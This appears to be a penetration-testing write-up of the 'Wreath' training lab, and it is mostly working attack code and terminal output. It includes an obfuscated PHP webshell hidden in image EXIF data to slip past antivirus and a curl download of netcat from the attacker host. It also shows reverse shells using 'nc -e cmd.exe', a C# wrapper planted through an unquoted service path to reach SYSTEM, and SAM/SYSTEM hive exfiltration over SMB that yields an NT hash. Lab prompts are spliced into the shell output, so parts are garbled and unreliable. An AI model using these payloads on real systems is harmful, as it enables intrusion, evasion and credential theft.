[~] juansekali㉿kali:[~/Wreath]
└─$ #Evil-WinRM# PS C:\Gitstack\Repositorios> 

```

To extract the information from the repository, the GitTools tool was used, where the .git file extractor of this tool is used..

```

[~] juansekali㉿kali:[~/Wreath]
└─$ mv 'C:\Gitstack\Repositorios\Website.git' .git
[~] juansekali㉿kali:[~/Wreath/Website.git]
└─$ ./GitTools/Extractor/extractor.sh _ Website
#####
# Extractor is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehexelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
#####
[*] Destination folder does not exist
[*] Creating ...
[+] Found commit: 345ac8b236064b431fa43f53d91c98c4834ef8f3

```

Inside the extracted file there are 3 commits.

Logically speaking, we can assume that they are currently in reverse order based on the commit message; however, we could also check the parent value of each commit. Starting with the only commit without a parent (which must be the initial commit).

```

[~] juansekali㉿kali:[~/Wreath/Website.git/Website]
└─$ separator=""; for i in $(ls); do printf "\n\n$separator\n\n\033[4;1m$ \033[0m\n$cat $i/commit-meta.txt\n"; done; printf "\n\n$separator\n\n"
=====
0-345ac8b236064b431fa43f53d91c98c4834ef8f3
tree c4726fef596741220267e2b1e014024b93fcfd78
parent 82dfc97be0cd7582d485d9031c094bc95cb618f2
author twright <me@thomaswright.thm> 1609614315 +0000
committer twright <me@thomaswright.thm> 1609614315 +0000
  Initial Commit for the back-end
Updated the filter
=====
1-79dde80cc19ec76704567996738894828f4ee895
tree d6f9cc307e317dec7be4fe80fb0ca569a97dd984
author twright <me@thomaswright.thm> 1604849458 +0000
committer twright <me@thomaswright.thm> 1604849458 +0000
  Static Website Commit
=====
2-82dfc97bec0d7582d485d9031c094bc95cb618f2
tree 03f072e222c2fa74480ffcfb0eb11c8e624001b6e
parent 70dde80cc19ec76704567996738894828f4ee895
author twright <me@thomaswright.thm> 1608592351 +0000
committer twright <me@thomaswright.thm> 1608592351 +0000
  Initial Commit for the back-end, we can guess that these are currently in reverse order based on the commit message; however, we could also check the parent value of each

```

Examining each of the folders and files in search of PHP files that provide information about the back end of the web server, an index.php file was found.

For a search of .php files, the find tool is used, specifying the .PHP extension to find said files..



```
(juansekali㉿kali)-[~/Wreath/Website.git/Website/0-345ac8b236064b431fa43f53d91c98c4834ef8f3]
└─$ find . -name "*.php"
./resources/index.php [we're going to find a serious vulnerability, it's going to have to be here!]
```

Exhaustive analysis of the source code contained in the repository.

```
(juansekali㉿kali)-[~/..../Website.git/Website/0-345ac8b236064b431fa43f53d91c98c4834ef8f3/resources]
└─$ cat index.php
<?php

if(isset($_POST["upload"]) && is_uploaded_file($_FILES["file"]["tmp_name"])){
    $target = "uploads/".$_FILES["file"]["name"];
    $goodExts = ["jpg", "jpeg", "png", "gif"];
    if(file_exists($target)){
        header("location: ./?msg=Exists");
        die();
    }
    $size = getimagesize($_FILES["file"]["tmp_name"]);
    if(!in_array(explode(".", $_FILES["file"]["name"])[1], $goodExts) || !$size){
        header("location: ./?msg=Fail");
        die();
    }
    move_uploaded_file($_FILES["file"]["tmp_name"], $target);
    header("location: ./?msg=Success");
    die();
} else if ($_SERVER["REQUEST_METHOD"] == "post"){
    header("location: ./?msg=Method");
}

if(isset($_GET["msg"])){
    $msg = $_GET["msg"];
    switch ($msg) {
        case "Success":
            $res = "File uploaded successfully!";
            break;
        case "Fail":
            $res = "Invalid File Type";
            break;
        case "Exists":
            $res = "File already exists";
            break;
        case "Method":
            $res = "No file send";
            break;
    }
}
```

The file contains information about the creator Thomas, tells how a web server vulnerability.

The route obtained through the search is explored on the IP of the web server, in this file there is an image upload point that, according to the repository code, only allows images or files with the extensions .jpeg, .png, .jpg and . .gif. Vulnerability that can be exploited by loading a modified extension that confuses the filter imposed by the web server. It is important that a second proxy must be generated that traps the information between the attacking machine and the webserver to solve this, configure chisel and Foxy proxy.



### Edit Proxy wreath

Title or Description (optional)

Proxy Type

SOCKS

Color

#66cc66

Proxy IP address or DNS name ★

127.0.0.1

Send DNS through SOCKS5 proxy

On

Port ★

9090

Username (optional)


username

Password (optional) 


\*\*\*\*\*




Having both proxies running it is now possible to access the website from Thomas' PC.



Now we go to the file found in the web server repository.



Initially, the login imposed by the creator Thomas is found, we enter the previously found credentials and the file upload point is found.



Given the vulnerability, the PHP exploit is built that will allow a reverse shell with Thomas's PC but with the detail that it must be an obfuscated payload since Thomas's PC contains an antivirus solution.

#### AV Evasion

Thomas's personal computer is believed to contain Windows Defender antivirus software in addition to the Microsoft-implemented Antimalware Scanning Interface (AMSI) that scans for scripts as they enter memory..

Successful antivirus evasion requires generating a form of obfuscation when it comes to payloads. The goal is to change a few things enough that the AV software can't detect anything wrong.

As seen above there is a PHP script loading point. The solution lies in generating an obfuscated payload.

In the payload build the payload should be a bit longer than the classic single line PHP webshell (<?php system(\$\_GET["cmd"]);?>) for two reasons:

- If we are obfuscating it, it will become a single line anyway.
- Anything different is good when it comes to AV avoidance.

```
GNU nano 6.1
using System;
using System.Diagnostics;
namespace Wrapper{
    class Program{
        static void Main(){
            Process proc = new Process();
            ProcessStartInfo procInfo = new ProcessStartInfo("c:\\windows\\temp\\nc-JU4NM4G0.exe", "10.50.55.87 3456 -e cmd.exe");
            procInfo.CreateNewWindow = true;
            procInfo = procInfo;
            proc.Start();
        }
    }
}
```

Now that it is necessary to obfuscate the payload, an online tool is used that will do the job of obfuscating the code quickly..



Please paste the PHP source code you want to obfuscate:

```
<?php
$cmd = $_GET["wreath"];
if(isset($cmd)){
    echo "<pre>" . shell_exec($cmd) . "</pre>";
}
die();
?>
```

- Remove comments       Remove whitespaces  
 Obfuscate variable names       Obfuscate function and class names  
 Encode strings       Use hexadecimal values for names

Renaming Method:

Prefix Length:

Prefix Delimiter:

MD5 Length:

**Obfuscate Source Code**

## Obfuscated PHP Source Code:

```
<?php $q0=$_GET[base64_decode('d3JlYXRo')];if(isset($q0)){echo
base64_decode('PHByZT4='),shell_exec($q0).base64_decode('PC9wcmU+');}die();
?>|
```



Now it remains to upload the obfuscated code in an image through exiftool.

```
[~] juansekali㉿kali:[~/Wreath]
└─$ exiftool -comment "<?php \$p0=\$_GET{base64_decode('d3JlYXRO')};if(isset(\$p0)){echo base64_decode('PHByZT4*').shell_exec(\$p0).base64_decode('PC9wcmU+');}die();?>
  shell-JU4NM4G0.jpeg.php
  1 image files updated

[~] juansekali㉿kali:[~/Wreath]
└─$ exiftool shell-JU4NM4G0.jpeg.php
ExifTool Version Number : 12.40
File Name : shell-JU4NM4G0.jpeg.php
Directory : .
File Size : 29 KiB
File Modification Date/Time : 2022/03/18 12:46:46-05:00
File Access Date/Time : 2022/03/18 12:46:46-05:00
File Inode Change Date/Time : 2022/03/18 12:46:46-05:00
File Permissions : -rw-r--r--
File Type : JPEG
File Type Extension : jpg
MIME Type : image/jpeg
JFIF Version : 1.01
Resolution Unit : None
X Resolution : 1
Y Resolution : 1
Profile CMM Type : Little CMS
Profile Version : 2.1.0
Profile Class : Display Device Profile
Color Space Data : RGB
Profile Connection Space : XYZ
Profile Date Time : 2017:02:01 18:01:00
Profile File Signature : acsp
Primary Platform : Apple Computer Inc.
CMY Flags : Not Embedded, Independent
Device Manufacturer :
```

When executing the webshell in the file that contains the uploaded files, it can be verified that a shell has been obtained correctly.

To be able to execute the shell do not forget that you must have two proxies.

1. sshuttle y chisel → proxy with IP 10.200.57.150.
2. Foxy proxy → proxy with IP 10.200.57.100.

The proxy generated by the sshuttle and chisel tools must be configured as follows.

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> dir
  Volume in drive C is Local Disk (C:
  Directory: C:\Users\Administrator\Documents
Mode                LastWriteTime         Length Name
-a——       3/19/2022  2:29 PM           8230912 chisel-wallehazz.exe
-a——       3/16/2022  6:43 PM          7352320 chisel.exe

*Evil-WinRM* PS C:\Users\Administrator\Documents> ./chisel.exe server -p 20000 --socks5
chisel.exe : 2022/03/19 16:44:53 server: Fingerprint opxocly0ly+57twNNBU/WxClipXIG1/cZ1mGH/FEpI=
  + CategoryInfo : NotSpecified: (2022/03/19 16:44:53) [System.IO.IOException] , RemoteException
  + FullyQualifiedErrorMessage : NativeCommandError
  + FullyQualifiedErrorId : NativeCommandError
2022/03/19 16:44:53 server: Listening on http://0.0.0.0:20000/2022/03/19 16:45:11 server: session#1: Client version (0.0.0-src) differs from server version (1.7.7)[]

c : Connected to server.
Failed to flush caches: Unit dbus-org.freedesktop.resolve1.service not found.
fw: Received non-zero return code 1 when flushing DNS resolver cache. Check your connection to the network.
c : warning: closed channel 1266 got cmd=TCP_STOP_SENDING len=0
s: warning: closed channel 1266 got cmd=TCP_EOF len=0
Connection to 10.200.57.200 closed by remote host.
Failed to flush caches: Unit dbus-org.freedesktop.resolve1.service not found.
fw: Received non-zero return code 1 when flushing DNS resolver cache.
c : fatal: ssh connection to server (pid 9262) exited with returncode 255
  + (root㉿kali:[~/home/juansekali/Wreath]
└─# sshuttle -r root@10.200.57.200 -ssh-cmd "ssh -i private_key" 10.200.57.0/24
-x 10.200.57.200
c : Connected to server.
Failed to flush caches: Unit dbus-org.freedesktop.resolve1.service not found.
fw: Received non-zero return code 1 when flushing DNS resolver cache.
└─#
```

```
[~] juansekali㉿kali:[~/Wreath]
└─$ chisel client 10.200.57.150:20000 0000:socks
2022/03/19 11:45:09 client: Connecting to ws://10.200.57.150:20000
2022/03/19 11:45:09 client: tun: proxy#127.0.0.1:9090⇒socks: Listening
2022/03/19 11:45:10 client: Connected (Latency 19.12219ms)
```

Foxy proxy must trap the traffic between IP 10.200.57.150 and IP 10.200.57.100, the latter corresponding to Thomas's PC.





### Edit Proxy wreath

Title or Description (optional): wreath

Proxy Type: SOCKS

Color: #66cc66

Send DNS through SOCKS5 proxy: On

Proxy IP address or DNS name ★: 127.0.0.1


Port ★: 9090

Username (optional): username

Password (optional): \*\*\*\*

Once the proxies are configured, it is possible to continue with the obfuscation of the payload within the team.

As within the payload, a GET parameter is configured that through the word “wreath” it is possible to execute commands from the windows console arbitrarily.



```
Host Name: WREATH-PC
OS Name: Microsoft Windows Server 2019 Standard
OS Version: 10.0.17763 N/A Build 17763
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Server
OS Build Type: Multiprocessor Free
Registered Owner: Windows User
Registered Organization:
Product ID: 00429-70000-00000-AA778
Original Install Date: 08/11/2020, 14:55:50
System Boot Time: 19/03/2022, 12:16:54
System Manufacturer: Xen
System Model: HW domU
System Type: x64-based PC
Processor(s): 1 Processor(s) Installed.
[01]: Intel® Family 6 Model 63 Stepping 2 GenuineIntel ~2400 Mhz
BIOS Version: Xen 4.2.amazon, 24/08/2006
Windows Directory: C:\Windows
System Directory: C:\Windows\system32
Boot Device: \Device\HarddiskVolume1
System Locale: en-gb;English (United Kingdom)
Input Locale: en-gb;English (United Kingdom)
Time Zone: (UTC+00:00) Dublin, Edinburgh, Lisbon, London
Total Physical Memory: 2,048 MB
Available Physical Memory: 1,347 MB
Virtual Memory: Max Size: 2,048 MB
Virtual Memory: Available: 1,831 MB
Virtual Memory: In Use: 603 MB
Page File Location(s): C:\pagefile.sys
Domain: WORKGROUP
```

After obtaining a webshell it would now be ideal to generate a full reverse shell on Thomas' PC.

There is a version of netcat for Windows. In the following repository it is possible to find a version of netcat that bypasses Windows Defender nc43.exe.


```
git clone https://github.com/int0x33/nc.exe/
```

Once the version of the netcat binary has been downloaded, it is necessary to upload it to the target machine. For this, a python3 server was used and on the server that version of netcat should have been downloaded by executing the curl command configured in the location of the nc64.exe file in kali.

```
└─(root㉿kali)-[~/home/juansekali/Wreath/nc.exe]
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80) ...
10.200.57.100 - - [18/Mar/2022 13:37:50] "GET /nc64.exe HTTP/1.1" 200 -
```

curl http://10.50.55.87/nc64.exe -o c:\windows\temp\nc-JU4NM4G0.exe → In the browser.






Now the reverse shell can be done, but it is necessary to enumerate the machine since at the moment there are not enough or total permissions as desired. This means that we will need to enumerate the target for private vectors, and with Defender active, it has to be done silently..

To run the shell it is necessary to execute the following command in the browser.

```
10.200.57.100/resources/uploads/shell-JU4NM4G0.jpeg.php?wreath=powershell.exe
c:\windows\temp\nc-JU4NM4G0.exe 10.50.55.87 5555 -e cmd.exe
```

Once this command is executed, the reverse shell starts, note that the page stays loading.



Once this action is executed, the reverse shell will be activated through the listener through port 5555.

```
└─(root💀 kali)-[~/home/juansekali/Wreath/nc.exe]
# nc -lvpn 5555
listening on [any] 5555 ...
connect to [10.50.55.87] from (UNKNOWN) [10.200.57.100] 50018
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\resources\uploads>[The connection to the server was lost]
```

As we saw when we first got webshell, the web server was (unfortunately) not running with system permissions (contrary to Xampp's defaults).

Windows core services are unlikely to be vulnerable to anything - user-installed services are much more likely to have vulnerabilities.

Search for non-default services is performed using the following command:

```
wmic service get name,displayname,pathname,startmode | findstr /v /i "C:\Windows"
```

The result of executing the command is the enumeration of all services on the system, then filters so that only services that are not in the C:\Windows directory are returned. This should remove most of the core Windows services (which are unlikely to be vulnerable to this type of vulnerability), leaving us mostly with lesser-known user-installed services.

Display Name	Start Mode	Name	Path Name
Amazon SSM Agent	Auto	AmazonSSMAgent	"C:\Program Files\Amazon\SSM\amazon-ssm-agent"
gent.exe"	Auto	Apache2.4	"C:\xampp\apache\bin\httpd.exe" -k runservice
vice	Auto	avastfirewall	avastfirewall add rule name="Client-3000M60" dirin action=allow protocol=TCP port=3000
AWS Lite Guest Agent	Auto	AWSLiteAgent	"C:\Program Files\Amazon\XenTools\LiteAgent"
nt.exe"	Auto		
LSM	Unknown	LSM	"C:\Users\Administrator\Documents\WindowsPowerShell\Modules\LSM\LSM"
	Unknown	ZigBee	"C:\Users\Administrator\Documents\WindowsPowerShell\Modules\ZigBee\ZigBee"
Mozilla Maintenance Service	Manual	MozillaMaintenance	"C:\Program Files (x86)\Mozilla Maintenance Service\maintenanceservice.exe"
ce Service	Manual	NetSetupSvc	"C:\Windows\system32\NetSetupSvc"
NetSetupSvc	Unknown		
Windows Defender Advanced Threat Protection Service	Manual	Sense	"C:\Program Files\Windows Defender Advanced Threat Protection\MsSense.exe"
System Explorer Service	Auto	SystemExplorerHelpService	"C:\Program Files (x86)\System Explorer\System Explorer\Service\SystemExplorerService64.exe"
Windows Defender Antivirus Network Inspection Service	Auto	WdNisSvc	"C:\ProgramData\Microsoft\Windows Defender\Antivirus\WdNisSvc"



As can be seen in the image there is a service which does not have quotes, the lack of quotes indicates that it could be vulnerable to a service path attack without quotes. That is, if any of the directories in that path contain spaces and are writable. So, assuming the service is running as the NT AUTHORITY\SYSTEM account, we might be able to elevate privileges.

It is validated that the service is running on the local Windows account.

```
C:\xampp\htdocs\resources\uploads>sc qc SystemExplorerHelpService
sc qc SystemExplorerHelpService
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: SystemExplorerHelpService
    TYPE               : 20  WIN32_SHARE_PROCESS
    START_TYPE         : 2   AUTO_START
    ERROR_CONTROL     : 0   IGNORE
    BINARY_PATH_NAME   : C:\Program Files (x86)\System Explorer\System Explorer\service\SystemExplorerService64.exe
    LOAD_ORDER_GROUP  :
    TAG               :
    DISPLAY_NAME      : System Explorer Service
    DEPENDENCIES      :
    SERVICE_START_NAME: LocalSystem

C:\xampp\htdocs\resources\uploads>
```

Write permissions on the SystemExplorerHelpService service path are checked.

Command: powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer' | format-list".

```
C:\xampp\htdocs\resources\uploads>powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer' | format-list"
powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer' | format-list"
[NT AUTHORITY\SYSTEM account, we might be able to elevate

Path   : Microsoft.PowerShell.Core\FileSystem::C:\Program Files (x86)\System Explorer
Owner  : BUILTIN\Administrators
Group  : WREATH-PC\None
Access : BUILTIN\Users Allow FullControl
          NT SERVICE\TrustedInstaller Allow FullControl
          NT SERVICE\TrustedInstaller Allow 268435456
          NT AUTHORITY\SYSTEM Allow FullControl
          NT AUTHORITY\SYSTEM Allow 268435456
          BUILTIN\Administrators Allow FullControl
          BUILTIN\Administrators Allow 268435456
          BUILTIN\Users Allow ReadAndExecute, Synchronize
          BUILTIN\Users Allow -1610612736
          CREATOR OWNER Allow 268435456
          APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow ReadAndExecute, Synchronize
          APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow -1610612736
          APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES Allow ReadAndExecute, Synchronize
          APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES Allow -1610612736
Audit  :
Sddl   : O:BAG:S-1-5-21-3963238053-2357614183-4023578609-513D:AI(A;OICI;FA;;;BU)(A;ID;FA;;;S-1-5-80-956008885-341852264
         9-1831038044-1853292631-2271478464)(A;CIO;GA;;;S-1-5-80-956008885-3418522649-1831038044-1853292631-22714784
         64)(A;ID;FA;;;SY)(A;OICI;GA;;;SY)(A;ID;FA;;;BA)(A;OICI;GA;;;BA)(A;ID;0x1200a9;;;BU)(A;OICI;GA;GXGR;;;)
```

With the two vulnerabilities present, it would only be necessary to make a very small "wrapper" program that activates the netcat binary that we already have in the target.

Now it is necessary to create the payload and additionally generate the executable file to be able to activate the netcat binary.

```
[root@kali ~]# cat Wrapper.cs
using System;
using System.Diagnostics;

namespace Wrapper{ // now complete, if should look something like
    class Program{
        static void Main(){
            Process proc = new Process();
            ProcessStartInfo procInfo = new ProcessStartInfo("c:\\windows\\\\temp\\\\nc-JU4NM4G0.exe", "10.50.55.87 3456 -e cmd.exe");
            procInfo.CreateNoWindow = true;
            procInfo = procInfo;
            proc.Start();
        }
    }
}
[  We can now compile our program using the Mono compiler
  ]#
```

The file is uploaded via a locally generated Python3 server and downloaded to the target machine using the curl tool..

It is required to temporarily use an SMB server through the impacket tool that helps us to interact with Windows services.

A share nicknamed "share" is generated on this SMB server. Since Impacket uses SMBv1 by default, we need to specify that SMBv2 be used for the relatively up-to-date target to accept it. Next, we set a username and password for connections to the server; again this is due to security policies on the target requiring authentication of connections.



We can use the credentials created by us to generate the authentication.

```
C:\xampp\htdocs\resources\uploads>net use \\10.50.55.87\share /USER:user s3cureP@ssword  
net use \\10.50.55.87\share /USER:user s3cureP@ssword  
The command completed successfully.
```

Then the “Wrapper.exe” payload executable should be copied from kali to the target machine.

```
C:\xampp\htdocs\resources\uploads>copy \\10.50.55.87\share\Wrapper.exe %TEMP%\wrapper-JU4NM4G0.exe
copy \\10.50.55.87\share\Wrapper.exe %TEMP%\wrapper-JU4NM4G0.exe
Overwrite C:\Users\Thomas\AppData\Local\Temp\wrapper-JU4NM4G0.exe? (Yes/No/All): Yes
Yes
      1 file(s) copied.           estado ...  Hecho
E: No se pudo encontrar el paquete pip3
C:\xampp\htdocs\resources\uploads>
```

Having the payload inside Thomas's PC, it remains to copy it to the path that has write permissions.

```
C:\Windows\Temp>copy %TEMP%\wrapper-JU4NM4G0.exe "C:\Program Files (x86)\System Explorer\System.exe"am Files (x86)\System Explorer\"  
copy %TEMP%\wrapper-JU4NM4G0.exe "C:\Program Files (x86)\System Explorer\System.exe"  
If you see a file called System.exe in the output then please wait a few minutes until it dis:  
1 file(s) copied.  
C:\Windows\Temp>ready an exploit in the directory then it's time to root this thing!
```

To activate the exploit, it is chosen to restart the service “SystemExplorerHelpService”...



```

copy %TEMP%\wrapper-JU4NM4G0.exe "C:\Program Files (x86)\System Explorer\System.exe"
 1 file(s) copied.

C:\Program Files (x86)\System Explorer>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is A041-2802

 Directory of C:\Program Files (x86)\System Explorer

21/03/2022  22:09    <DIR>          .
21/03/2022  22:09    <DIR>          ..
21/12/2020  23:55    <DIR>          System Explorer
18/03/2022  21:44           3,584 System.exe
               1 File(s)      3,584 bytes
               3 Dir(s)  6,952,783,872 bytes free

C:\Program Files (x86)\System Explorer>cd System.exe
cd System.exe
The directory name is invalid.

C:\Program Files (x86)\System Explorer>sc stop SystemExplorerHelpService
sc stop SystemExplorerHelpService

SERVICE_NAME: SystemExplorerHelpService
  TYPE               : 20  WIN32_SHARE_PROCESS
  STATE              : 3  STOP_PENDING
                      (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
  WIN32_EXIT_CODE    : 0  (0x0)
  SERVICE_EXIT_CODE : 0  (0x0)
  CHECKPOINT        : 0x0
  WAIT_HINT          : 0x1388

C:\Program Files (x86)\System Explorer>sc start SystemExplorerHelpService
sc start SystemExplorerHelpService
[SC] StartService FAILED 1053:
                           The service did not respond to the start or control request in a timely fashion.

C:\Program Files (x86)\System Explorer>■

```

Finally access is obtained as a privileged user on Thomas's PC.

```

[juansekali@kali)-[~]
$ nc -lvp 3456
listening on [any] 3456 ...
connect to [10.50.55.87] from (UNKNOWN) [10.200.57.100] 50155
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
C:\Windows\system32>■

```

To get the credentials inside Thomas's PC we send the sam.bak file that contains the hashes and the system.bak file that contains the boot key to the attacking machine through the SMB server that has been used.



```
(juansekali㉿kali)-[~]
└─$ nc -lvpn 3456
listening on [any] 3456 ...
connect to [10.50.55.87] from (UNKNOWN) [10.200.57.100] 50155
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
Who has the Administrator NT hash for this target?
whoami up after yourself. Aside from being courteous to other users of the network, we have now completed everything we set out to accomplish: demonstrating that Windows 10 is vulnerable to a local privilege escalation attack.
whoami to make things easy for an attacker, would we?
nt authority\system

Remove all the tools, shells, payloads, accounts, and any other remnants you left behind.
C:\Windows\system32>whoami
whoami
nt authority\system No answer needed

C:\Windows\system32>net use \\10.50.55.87\share /USER:user s3cureP@ssword
net use \\10.50.55.87\share /USER:user s3cureP@ssword
The command completed successfully.

C:\Windows\system32>reg.exe save HKLM\SAM \\10.50.55.87\share\sam.bak
reg.exe save HKLM\SAM \\10.50.55.87\share\sam.bak
The operation completed successfully.

C:\Windows\system32>reg.exe save HKLM\SYSTEM \\10.50.55.87\share\system.bak
reg.exe save HKLM\SYSTEM \\10.50.55.87\share\system.bak
The operation completed successfully.

C:\Windows\system32>[REDACTED] You have access to this room for a limited time. 5431
```

To decrypt the hashes the `secretdump.py` tool is used.

```
(juansekali㉿kali)-[~/Wreath]
└─$ python3 /opt/impacket/examples/secretdump.py -sam ./sam.bak -system ./system.bak LOCAL -saad sam -saad
Impacket v0.9.25.dev1+20220311.121550.1271d369 - Copyright 2021 SecureAuth Corporation

[*] Target system bootKey: 0xfc6f31c003e4157e8cb1bc59f4720e6
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a05c3c807ceeb48c47252568da284cd2 :::
